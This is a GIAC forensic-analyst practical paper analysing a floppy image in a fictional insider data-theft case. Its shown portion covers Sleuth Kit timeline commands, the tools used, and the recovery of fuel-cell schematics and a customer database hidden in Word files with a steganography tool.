Global Information Assurance Certification Paper

GIAC Certified Forensic Analyst (GCFA)
Practical Assignment
Version 1.5 (April 30, 2004)

Yi-Chung Liu
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ABSTRACT

This document addresses the requirements of the GIAC Certified Forensic Analyst (GCFA) practical assignment version 1.5 dated. This document is divided into two parts:

Part 1 – I analyzed an unknown binary, “CamShell.dll”, with an image to determine its purpose and capabilities. The forensic investigation into image was done through the using of a mixed environment of Red Hat Fedora Core 1 and Windows 2000 Professional. This paper shows that the actual name of the unknown binary is “Camouflage v1.2.1,” a tool that can be used to hide files by scrambling them and then attaching them to the file of your choice. Besides, I also noticed some confidential information were hidden in several Word files which were located in the image. To detect these camouflaged files quickly, a program, “Camouflaged File Checker” was written by me to extract the password and hidden filenames of those files. Finally, I discussed the related legal issues of this scenario based on the Criminal Law and Trade Secrets Act in Taiwan.

Part 2 – A compromised host was analyzed. This host was a Web Service and was run on Windows 2000 Server. The administrator of this server noticed some strange connections form the firewall logs and wanted me to help him find out the potential problem. This paper shows that two backdoors, one root kit and several hacker tools were installed on the Web Server. Besides, I have tried to discover as much information as possible to rebuild the entire story of the compromise.

Part 1 - Analyze an Unknown Image

1. Assignment

Robert John Leszczynski, Jr., is employed by Ballard Industries, a designer of fuel cell batteries which produces specialized batteries used around the world by thousands of companies. Robert is assigned as the lead process control engineer for the project.

After several successful years of manufacturing and distributing a relatively new fuel cell battery, which is used in many applications, Ballard industries notices that many of their clients are no longer re-ordering from them.

After making several calls the vice president of sales determines that one of Ballard's major competitors, Rift, Inc., has been receiving the new orders for the same fuel cell battery which was once unique to Ballard. A full blown investigation ensues.

The investigation has not turned up very much. It is apparent that Rift, Inc. somehow has received proprietary information from Ballard industries. Ballard industries keeps a customer database of all its clients and it is feared that that information somehow got out along with other proprietary data.

The only thing out of the ordinary that has turned up is a floppy disk that was being taken out of the R&D labs by Robert Leszczynski on 26 April 2004 at approximately 4:45 pm MST, which is against company policy. The on staff security guard seized the floppy disk from Robert's briefcase and told Robert he could retrieve it from the security administrator.

The security administrator, David Keen, has asked you to analyze the floppy disk and provide a report of your findings prior to returning it to Robert. He provides you with a chain of custody form with the following information:

- *Tag# fl-260404-RJL1*
- *3.5 inch TDK floppy disk*
- *MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img*
- *fl-260404-RJL1.img.gz*

The floppy disk contains a number of files, which appear to be policy files. Your primary task is to analyze this floppy disk and provide a report to Mr. Keen. Determine what is on the floppy disk and establish how it might have been used by Mr. Leszczynski.

2. Analysis Platform Description

1. The platform used to analyze the unknown image is an ACER 7600g desktop running the Windows 2000 SP4 operating system with the latest Windows UPDATE.

2. The analysis system is a virtual Linux machine and a virtual Windows 2000 machine within a VMWARE Workstation v.4.5.1. VMWARE Workstation can be used to create multiple developments and testing environments on a single system. It also can restore testing systems quickly.
3. The virtual Linux machine and virtual Windows 2000 machine used for this analysis are running the Red Hat Fedora Core 1 and Windows 2000 Professional with the latest security update.
4. The timezone of these systems is set to be MST.

3. Examination Details

Describe in detail how you obtained the image and what you did with it after you received it? What steps did you take to analyze the image? What tools did you use? You should detail out in chronological order the steps you took for your analysis. Some of the questions you need to answer are: Explain what Mr. Leszczynski. Tired to accomplish and if he was successful. What did he try to do? What if any information was released? What advice can you provide to the Systems Administrators to help them detect whether there systems have been tampered by Mr. Leszczynski?

As the assignment described above, the disk image was given by the security administrator, David Keen. After I received the image, I use “md5sum”, to check the MD5 of the image. The “md5sum” is a cryptographic checksum program, which can confirm if the image has been modified by anybody or in any way. The “md5sum” command runs like this:

```
# md5sum fl-260404-RJL1.img.gz
```

A screenshot is shown in Figure 1-1.



Figure 1-1 Screenshot of “md5sum” command

Analysis steps

The steps used for analyzing the image are as following:

1. Copy the image into the analysis system and use the “md5sum” to check the integrity of the image file.

2. Check the type of the image file by using “file”.

3. Gather file system information of the image file by using “fsstat”.

4. Gather MACtime information by using “mactime”.

5. Gather filename information from the image file by using “fls”

6. Inspect files that can be found in the image file.

7. Inspect the usage of sectors of the deleted files by using “istat”.

8. Recover the deleted files by using “icat”.

9. Use “strings” and “Bintext” to extract strings from the suspicious binary and find out interesting strings.

10. Take advantage of keywords, found by “strings” and “Bintext”, to search for useful information from the Internet.

11. Download the “Camouflage v1.2.1” from the Internet.

12. Identify “Camouflage v1.2.1” is the program that Mr. Leszczynski was used.

13. Observe the properties of camouflaged files.

14. Propose some possible strategies to break the password of camouflaged files.

15. Write a program, Camouflaged File Checker”, to detect and extract information from camouflaged files.

After analyzing this image, I found that some files were camouflaged in three Word files. By using the “Camouflaged File Checker”, we can get access to the passwords of these camouflaged Word files. And all hidden files, therefore, can be extracted, as shown in Table 1-1.

Camouflaged File Name	Hidden File Name
Internal_Lab_Security_Policy.doc	Internal_Lab_Security_Policy.doc (32256 Bytes) Opportunity.txt (312 Bytes)
Password_Policy.doc	Password_Policy.doc (39936 Bytes) PEM-fuel-cell-large.jpg (28167 Bytes) Hydrocarbon%20fuel%20cell%20page2.jpg (208127 Bytes) Pem_fuelcell.gif (30264 Bytes)
Remote_Access_Policy.doc	Remote_Access_Policy.doc (30720 Bytes) CAT.mdb (184320 Bytes)

Table 1-1 All hidden files which are extracted from three Word files

I believe that these five hidden files, “Opportunity.txt”, “PEM-fuel-cell-large.jpg”, “Hydrocarbon%20fuel%20cell%20page2.jpg”, “Pem_fuelcell.gif”

and “CAT.mdb”, can be evidence to prove that Mr. Leszczynski wanted to take out some proprietary information from Ballard industries, and according to the contents of the “Opportunity.txt”, as shown in Table 1-2, we also know that Mr. Leszczynski wanted to sell some proprietary information for 5 million. Moreover, in other hidden files, we can find there are a page from a paper about the hydrocarbon fuel cell as shown in Figure 1-2, two design charts about PEM fuel cell, may be the last schematics of Ballard industries, as shown in Figure 1-3 and Figure 1-4, and a customer database which contains confidential information of clients as show in Table 1-3. Although, there isn’t any clue to point who the buyers are, but if Ballard’s competitors get this information, it would bring about a great loss to Ballard industries.

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name". My price is 5 million. Robert J. Leszczynski

Table 1-2 The contents of “Opportunity.txt”

As Mr. Leszczynski mentioned in the “Opportunity.txt”, the information saved in the hidden files is just a sample of the proprietary information of Ballard industries. Maybe there is more information to be found in Mr. Leszczynski’s computers. Thus, I am writing a program, “Camouflaged File Checker” to detect camouflaged files and then extract password and hidden filenames of the camouflaged files, as shown in Figure 1-34, and I would recommend Systems Administrators use this program to test out any suspicious files.



Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8), and back to *n*-butane.



Figure 4 Effect of switching fuel type on the cell with the Cu-(doped ceria) composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2—formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):

$$CH_4 + 4O^{2-} \rightarrow CO_2 + 2H_2O + 8e^- \quad (1)$$

$$C_4H_{10} + 13O^{2-} \rightarrow 4CO_2 + 5H_2O + 26e^- \quad (2)$$

With methane, only trace levels of CO were observed along with CO_2, so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however, the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others[11].

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst[12]. Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities[3]. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □

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1. Steele, B. C. H. Running on natural gas. *Nature* **400**, 620–621 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **400**, 649–651 (1999).
4. Putna, E. S., Stubenrauch, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Rudkin, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics.* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).

Figure 1-2 The contents of the "Hydrocarbon%20fuel%20cell%20page2.jpg"




Figure 1-3 The contents of the "pem_fuelcell.gif"




Figure 1-4 The contents of the "PEM-fuel-cell-large.jpg"

Clients




Table 1-3 A dump of the “CAT.mdb”

Tools

All tools that are used in the analysis process are shown in the following table:

Tool	Description
md5sum	The “md5sum” can be used to compute and check MD5 message digest. I used the “md5sum” in section 3 and section 4.6. Download: http://ftp.gnu.org/pub/gnu/coreutils/
file	The “file” can be used to test each argument in an attempt to classify it. There are three sets of tests performing in this order: file system test, magic number test, and language tests. The first test that succeeds prints the file type. I used “file” to determine the file type of the image in section 6. Download: ftp://ftp.astron.com/pub/file/
The Sleuth Kit	The main toolkit used in this analysis for gathering image details in “The Sleuth Kit.” “The Sleuth Kit” is a collection of Unix-based command line file system and media management forensic analysis tools. The following tools, “fls”, “ils”, “mactime”, “fsstat”,

	"istat" and "icat", are members of "The Sleuth Kit." Download: http://www.sleuthkit.org/sleuthkit/download.php
fls	The "fls" is a part of "The Sleuth Kit." It can be used to list allocated and deleted filenames in an image. I used "fls" for filename layer analysis in section 4.3.
ils	The "ils" is a part of "The Sleuth Kit." It can be used to list the meta data structure and their contents in a pipe delimited format. I used "ils" for meta data layer analysis in section 4.3.
mactime	The "mactime" is a part of "The Sleuth Kit." It can be used to take input from the fls and ils tools to create a timeline of file activity. I used "mactime" to do timeline analysis in section 4.3.
fsstat	The "fsstat" is a part of "The Sleuth Kit." It can be used to show the file system details and statistics including layout, sizes, and labels. I used "fsstat" to gather information about the image in section 6.
istat	The "istat" is a part of "The Sleuth Kit." It can be used to display the statistics and details about a given meta data structure in an easy- to-read format. I used "istat" to understand the usage of sectors of deleted files in section 6.
icat	The "icat" is a part of "The Sleuth Kit." It can be used to extract data units of a file, which is specified by its meta data address. I used "icat" to recover deleted files in section 6.
strings	The "strings" can be used to print the strings of printable characters, which are at least 4 characters long and are followed by an unprintable character in files. It is mainly useful for determining the contents of non-text files. For each file given, I used this tool for keyword analysis in section 4.7. Download: http://ftp.gnu.org/gnu/binutils/
Bintext	"Bintext" is a small, very fast and powerful text extractor that will be of particular interest to programmers. It can extract text from any kind of file and include the ability to find plain ASCII, Unicode and Resource strings, showing useful information for each item in the optional advanced view mode. I used this tool for keyword analysis in section 4.7. Download: http://www.foundstone.com/resources/termsofuse.htm?file=bintext.zip
UltraEdit 32	"UltraEdit 32" is a text, HEX and programming editor. It includes a spell checker with foreign language support, syntax highlighting, CTags support and find-and-replace function. It supports compilers and linkers, hexadecimal and binary editing, key mapping and macros. This tool can be used to help me analyze binaries in sections 5 and 6. Download: http://www.ultraedit.com/
Delphi 7.0	"Delphi" is a Windows development environment. Based upon Object Pascal, Delphi is a development tool to combine a

	powerful Object Oriented language with a Rapid Application Development (RAD) Environment. I write the “Camouflaged File Checker” in Delphi, whose source code can be found in Appendix 1-C. Reference: http://www.borland.com/

Table 1-4 All tools used to analyze the unknown image

4. Image Details

4.1 Listing of all the files in the image

The “fls” command can be used to list all the files and directory names including the deleted names in a forensic image. This command runs like this:

```
# fls -lf fat /sans/fl-260404-RJL1.img.gz
```

A screenshot is shown in Figure 1-5:




Figure 1-5 Screenshot of “fls” command

We can find there are eight files in this image file, as shown in Table 1-5. Two of them are deleted files, CamShell.dll and _ndex.htm, and others are .doc files, the file extension for Microsoft Word documents.

Description	File name
Deleted files	CamShell.dll _ndex.htm
Word documents	Information_Sensitivity_Policy.doc Internal_Lab_Security_Policy1.doc Internal_Lab_Security_Policy.doc Password_Policy.doc Remote_Access_Policy.doc Acceptable_Encryption_Policy.doc

Table 1-5 All the files names in the image

4.2 True name of the program/file used by Mr. Leszczynski

The true name of the program used by Mr. Leszczynski is “Camouflage v1.2.1”. And, the deleted file “CamShell.dll”, as shown in Table 1-5, is just part of the program mentioned above.

4.3 File/MACTime information from image

The steps of timeline analysis involve:

1. Create an intermediate data file (by using the “fls” and the “ils”)

2. Create a timeline (by using the “mactime”)

The exact commands correspond to the above steps run as follows:

#fls –f fat –m / -r /sans/fl-260404-RJL1.img.gz > /sans/ fl-260404-RJL1.img.fls

#ils –f fat –m /sans/fl-260404-RJL1.img.gz > /sans/ fl-260404-RJL1.img.ils

#cat *./sans/?ls > /sans/ fl-260404-RJL1.img.all

#mactime –b /sans/ fl-260404-RJL1.img.all > /sans/ fl-260404-RJL1.img.mac

A full list of MACtime information is listed in Appendix 1-A, and we will discuss some interesting parts of the MACtime information in the following paragraph:

```
Mon Apr 26 2004 00:00:00     727 .a. -rwxrwxrwx 0     0      28      <v1_5.gz-_ndex.htm-dead-28>
                             727 .a. -/-rwxrwxrwx 0     0      28      /_ndex.htm (deleted)
                          307935 .a. -/-rwxrwxrwx 0     0      20      /Password_Policy.doc (PASSWO~1.DOC)
                          215895 .a. -/-rwxrwxrwx 0     0      23      /Remote_Access_Policy.doc (REMOTE~1.DOC)
                           36864 .a. -rwxrwxrwx 0     0      5       <v1_5.gz-_AMSHELL.DLL-dead-5>
                           22528 .a. -/-rwxrwxrwx 0     0      27      /Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
                           42496 .a. -/-rwxrwxrwx 0     0      9       /Information_Sensitivity_Policy.doc (INFORM~1.DOC)
                           36864 .a. -/-rwxrwxrwx 0     0      5       /CamShell.dll (_AMSHELL.DLL) (deleted)
                           32256 .a. -/-rwxrwxrwx 0     0      13      /Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                           33423 .a. -/-rwxrwxrwx 0     0      17      /Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
```

While files are copied from hard disks to floppy disks, their access time will be set to 00:00 that day. Therefore, according to the above information, we know Mr. Leszczynski copied these files to his floppy disk on Apr 26 2004 MST.

Table 1-6 MACtime information

```
Mon Apr 26 2004 09:46:18    36864 ..c -rwxrwxrwx 0       0       5       <v1_5.gz-_AMSHELL.DLL-dead-5>
                    36864 ..c -/-rwxrwxrwx 0       0       5       /CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:20    42496 ..c -/-rwxrwxrwx 0       0       9       /Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22    32256 ..c -/-rwxrwxrwx 0       0       13      /Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24    33423 ..c -/-rwxrwxrwx 0       0       17      /Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26   307935 ..c -/-rwxrwxrwx 0       0       20      /Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36   215895 ..c -/-rwxrwxrwx 0       0       23      /Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44    22528 ..c -/-rwxrwxrwx 0       0       27      /Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36      727 ..c -rwxrwxrwx 0       0       28      <v1_5.gz-_ndex.htm-dead-28>
                      727 ..c -/-rwxrwxrwx 0       0       28      /_ndex.htm (deleted)
```

By observing the sequence of the cluster number and change times of files, I infer that the sequence that files were copied to floppy disks is as follows:

1. CamShell.dll (36864 Bytes)
2. Information_Sensitivity_Policy.doc (42496 Bytes)
3. Internal_Lab_Security_Policy1.doc (32256 Bytes)
4. Internal_Lab_Security_Policy.doc (33423 Bytes)
5. Password_Policy.doc (307935 Bytes)
6. Remote_Access_Policy.doc (215895 Bytes)
7. Acceptable_Encryption_Policy.doc (22528 Bytes)
8. _ndex.htm (727 Bytes)

For Microsoft FAT file system, it won't change the MACtime information when a file is deleted. Thus, we can not get information, through the FAT analysis, about when "CamShell.dll" was deleted. However, by inspecting the usage of sectors in "CamShell.dll" and "_ndex.htm", which will be discussed in section 6, I noticed that parts of the deleted "CamShell.dll" has been written over by "_ndex.htm". Thus, I believe that before "_ndex.htm" was copied to the floppy disk, "Camshell.dll" had been deleted. Besides, by checking the size of files, I also noticed that the size of "Aceptable_Encryption_Policy.doc" was smaller than "CamShell.dll." If "CamShell.dll" had been deleted before "Acceptable_Encryption_Policy.doc" was copied to floppy, "Acceptable_Encryption_Policy.doc" should have

written over parts of sectors that “CamShell.dll” was used. Therefore, we know that “CamShell.dll” may be deleted between Apr 26, 2004 09:46:44 and Apr 26, 2004 09:47:36.

